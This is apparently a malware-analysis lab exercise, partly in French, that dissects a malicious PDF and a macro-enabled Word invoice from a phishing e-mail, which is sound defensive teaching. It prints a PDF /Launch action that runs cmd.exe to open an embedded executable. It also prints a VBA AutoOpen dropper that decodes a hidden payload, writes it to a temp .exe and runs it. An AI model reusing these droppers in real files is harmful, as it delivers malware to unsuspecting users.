TP05: Suspected files Analysis

1. Before we begin

In this **Practice**, we'll analyse files extracted from suspected e-mail analysed in previous practice.

2. What we'll learn

- ⊡ How to analyse suspected PDF files.
- ⊡ How to treat suspected Ms-Office files.

3. Suspected Pdf files analysis

Les fichiers PDF peuvent comporter du code malveillant. Ils représentent une opportunité pour les hackers puisque les utilisateurs ne se doutent pas qu'un fichier PDF peut embarquer du code malveillant.

Structure d'un fichier PDF

Le format PDF est un format de document portable qui peut comprendre du texte, des images, des éléments multimédias, des liens hypertextes, etc. Il comporte un large éventail de fonctionnalités[1].

Le format PDF se base sur des fonctions que juste du texte, il peut inclure des images et d'autres éléments multimédias, il peut être protégé par un mot de passe, il peut exécuter du code JavaScript, etc.

Le format PDF -utilisant le langage **PostScript** pour structurer ses éléments- peut emporter plusieurs objets tels que:

- Un objet commence par son **numéro d'objet** suivi par un **numéro de version** commençant par **"obj"** ;
- À l'intérieur de l'objet, un ensemble de **balises permettant de décrire le contenu** ou les références à d'autres objets ;
- Le **retour chariot** et la chaîne **"endobj"** indiquent la fin de l'objet.

Le format PDF comporte les éléments suivants :

- **Header** : représente la première ligne d'un document PDF. Il spécifie le **numéro de version** du format PDF utilisé.
- **Body** : le corps d'un fichier PDF contient des objets incluant des flux de texte, des images, du contenu multimédia, etc.
- **Table xref** : représente la table de références croisées contenant les références aux objets du document, son but est d'autoriser les accès aléatoires aux objets du document. De ce fait

[1] Pour plus de détail sur la structure des fichiers Pdf voir : https://www.adobe.com/devnet/pdf/pdf_reference.html

nous n'avons pas besoin de lire tout le document pour localiser un objet. les objets sont représentés par des entrées dans la table ayant une longueur de 20 octets.

Analyse d'un fichier PDF

Dans cette partie nous allons **analyser un fichier PDF** un peu plus en détail. **L'objectif** de l'analyse est de rechercher des caractéristiques suspectes, telles que du **code Javascript injecté dans le document**, une technique souvent utilisée par les attaquants.

Un des premiers outils que nous allons utiliser est **`Pdfid`** qui nous permet d'obtenir des **statistiques** sur le fichier analysé.

```
~$ python pdfid.py ./invoice/invoice.pdf
PDFiD 0.2.8 ./invoice/invoice.pdf
 PDF Header: %PDF-1.0
 obj                    12
 endobj                 12
 stream                  2
 endstream               2
 xref                    2
 trailer                 2
 startxref               2
 /Page                   2
 /Encrypt                0
 /ObjStm                 0
 /JS                     1
 /JavaScript             1
 /AA                     1
 /OpenAction             1
 /AcroForm               0
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 1
 /EmbeddedFile           0
 /XFA                    0
 /Colors > 2^24          0
```

Ici nous voyons des informations sur le contenu du fichier, le **nombre d'objets** etc. Par exemple nous pouvons voir que le fichier PDF embarque du **Javascript.**

Il est également possible d'utiliser l'outil **`pdf-parser`** pour parser le contenu du fichier PDF :

```
$ python pdfparser.py ./invoice/invoice.pdf
```

```
PDF Comment '%PDF-1.0\r\n'

obj 1 0
 Type: /Catalog
 Referencing: 2 0 R

  <<
    /Pages 2 0 R
    /Type /Catalog
  >>


obj 2 0
 Type: /Pages
 Referencing: 3 0 R

  <<
    /Count 1
    /Kids [ 3 0 R ]
    /Type /Pages
  >>


obj 3 0
 Type: /Page
 Referencing: 4 0 R, 2 0 R

  <<
    /Contents 4 0 R
    /Parent 2 0 R
    /Resources
      <<
        /Font
          <<
            /F1
              <<
                /Type /Font
                /Subtype /Type1
                /BaseFont /Helvetica
                /Name /F1
              >>
```

```
obj 4 0
 Type:
 Referencing:
 Contains stream

  <<
    /Length 0
  >>


xref

trailer
  <<
    /Root 1 0 R
    /Size 5
    /Info 0 0 R
  >>

startxref 429

PDF Comment '%%EOF\r\n'

obj 5 0
 Type:
 Referencing: 6 0 R

  <<
    /EmbeddedFiles 6 0 R
  >>


obj 6 0
 Type:
 Referencing: 7 0 R

  <<
    /Names [(template)7 0 R]
  >>
```


```
obj 7 0
 Type: /Filespec
 Referencing: 8 0 R

  <<
    /UF (template.pdf)
    /F (template.pdf)
    /EF
      <<
        /F 8 0 R
      >>
    /Desc (template)
    /Type /Filespec
  >>


obj 8 0
 Type:
 Referencing:
 Contains stream



obj 9 0
 Type: /Action
 Referencing:

  <<
    /S /JavaScript
    /JS (this.exportDataObject({ cName: "template", nLaunch: 0 })
    ; )
    /Type /Action
  >>


obj 10 0
 Type: /Action
 Referencing:

  <<
    /S /Launch
    /Type /Action
```

En examinant l’affichage, nous voyons qu'une **portion de code** est exécutée dans **l'objet 10** :

```
      <<
        /F (cmd.exe)
        /D '(c:\\\\windows\\\\system32)'
        /P '(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\template.pdf"
 (cd "Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Documents"))&(
if exist "Documents\\\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\\\
template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd
"Mis Documentos"))&(start template.pdf)\n\n\n\n\n\n\n\n\n\nTo view the encrypted
 content please tick the "Do not show this message again" box and press Open.)'
      >>
```

Cette portion est **potentiellement malveillante** et nécessitera de faire l'objet d'analyse **approfondie** puis d'être mis dans le rapport final, **c'est un indicateur de compromission** !

Une tentative d'ouverture du fichier « template.pdf » donne le résultat suivant:



L'outil Document Viewer permettant de lire les fichiers Pdf affiche que le document **template.pdf** n'est pas un fichier Pdf mais un exécutable Dos permettant d'injecter du code malveillant.

4. Suspected Office files analysis

Tout comme les fichiers PDF, les fichiers Office sont aussi des fichiers intéressants pour insérer du code malveillant pouvant être utilisés par des attaquants.

Structure d'un fichier Office

Les documents Office sont **archivés** comme des ZIPs. Leur contenus peuvent être analysés sans modification en décompressant leur fichiers. Ils ont la structure des fichiers XML lisibles par l'homme. Ces archives peuvent également contenir des fichiers OLE (*Object Linking and Embedding*) dans le cas des documents activés par macro. Dans un document avec une macro un objet OLE nommé **vbaProject.bin** sera présent.

```
(venv) labeni@labeni-hp-pavilion-g6-notebook-pc:~$ unzip ./invoice/invoice.docm
Archive:  ./invoice/invoice.docm
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: word/_rels/document.xml.rels
  inflating: word/document.xml
  inflating: docProps/thumbnail.jpeg
  inflating: word/theme/theme1.xml
  inflating: word/settings.xml
  inflating: word/stylesWithEffects.xml
  inflating: customXml/itemProps1.xml
  inflating: customXml/_rels/item1.xml.rels
  inflating: word/styles.xml
  inflating: customXml/item1.xml
  inflating: docProps/core.xml
  inflating: word/fontTable.xml
  inflating: word/webSettings.xml
  inflating: docProps/app.xml
  inflating: word/vbaData.xml
  inflating: word/_rels/vbaProject.bin.rels
  inflating: word/vbaProject.bin
```

Pour parser et analyser le contenu d'un fichier Office il est possible d'utiliser le script **oledump.py** écrit en Python :

```
(venv) labeni@labeni-hp-pavilion-g6-notebook-pc:~$ python oledump.py -h
Usage: oledump.py [options] [file]
Analyze OLE files (Compound Binary Files)

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -m, --man             Print manual
  -s SELECT, --select=SELECT
                        select item nr for dumping (a for all)
  -d, --dump            perform dump
  -x, --hexdump         perform hex dump
  -a, --asciidump       perform ascii dump
  -A, --asciidumprle    perform ascii dump with RLE
  -S, --strings         perform strings dump
  -T, --headtail        do head & tail
  -v, --vbadecompress   VBA decompression
  --vbadecompressskipattributes
                        VBA decompression, skipping initial attributes
  --vbadecompresscorrupt
                        VBA decompression, display beginning if corrupted
  -r, --raw             read raw file (use with options -v or -p
  -t TRANSLATE, --translate=TRANSLATE
                        string translation, like utf16 or .decode("utf8")
  -e, --extract         extract OLE embedded file
  -i, --info            print extra info for selected item
  -p PLUGINS, --plugins=PLUGINS
                        plugins to load (separate plugins with a comma , ;
                        @file supported)
  --pluginoptions=PLUGINOPTIONS
                        options for the plugin
  --plugindir=PLUGINDIR
                        directory for the plugin
  -q, --quiet           only print output from plugins
  -y YARA, --yara=YARA  YARA rule-file, @file, directory or #rule to check
                        streams (YARA search doesn't work with -s option)
  -D DECODERS, --decoders=DECODERS
```

Pour afficher les éléments d'un fichier Word il suffit de passer en paramètre ce fichier :

```
(venv) labeni@labeni-hp-pavilion-g6-notebook-pc:~$ python oledump.py ./invoice/invoice.docm
A: word/vbaProject.bin
 A1:       385 'PROJECT'
 A2:        71 'PROJECTwm'
 A3: M    5871 'VBA/NewMacros'
 A4: m    1073 'VBA/ThisDocument'
 A5:      4400 'VBA/_VBA_PROJECT'
 A6:       734 'VBA/dir'
```

Le **"M"** signifie qu'une **macro VBA** est présente à cet endroit. Il est donc possible d'afficher le contenu de la macro avec la commande :

```
(venv) labeni@labeni-hp-pavilion-g6-notebook-pc:~$ python oledump.py -s A3 -v ./invoice/invoice.docm
Attribute VB_Name = "NewMacros"
Public Declare PtrSafe Function system Lib "libc.dylib" (ByVal command As String) As Long

Sub AutoOpen()
    On Error Resume Next
    Dim found_value As String

    For Each prop In ActiveDocument.BuiltInDocumentProperties
        If prop.Name = "Comments" Then
            found_value = Mid(prop.Value, 56)
            orig_val = Base64Decode(found_value)
            #If Mac Then
                ExecuteForOSX (orig_val)
            #Else
                ExecuteForWindows (orig_val)
            #End If
            Exit For
        End If
    Next
End Sub

Sub ExecuteForWindows(code)
    On Error Resume Next
    Set fso = CreateObject("Scripting.FileSystemObject")
    tmp_folder = fso.GetSpecialFolder(2)
    tmp_name = tmp_folder + "\" + fso.GetTempName() + ".exe"
    Set f = fso.createTextFile(tmp_name)
    f.Write (code)
    f.Close
    CreateObject("WScript.Shell").Run (tmp_name)
End Sub

Sub ExecuteForOSX(code)
    System ("echo """ & code & """ | python &")
End Sub
```

Ici on peut remarquer que des activités sont réalisées mais le code est **obscur,** i.e., qu'il est non lisible et nécessite d'autres analyses pour en comprendre le fonctionnement. Il est aussi possible d'exécuter ce fichier dans une **sandbox** (ou tout environnement contrôlé pour analyser dynamiquement le comportement du fichier).

Dans notre cas il s'agit de l'exécution de **la macro malveillante** précédemment identifié.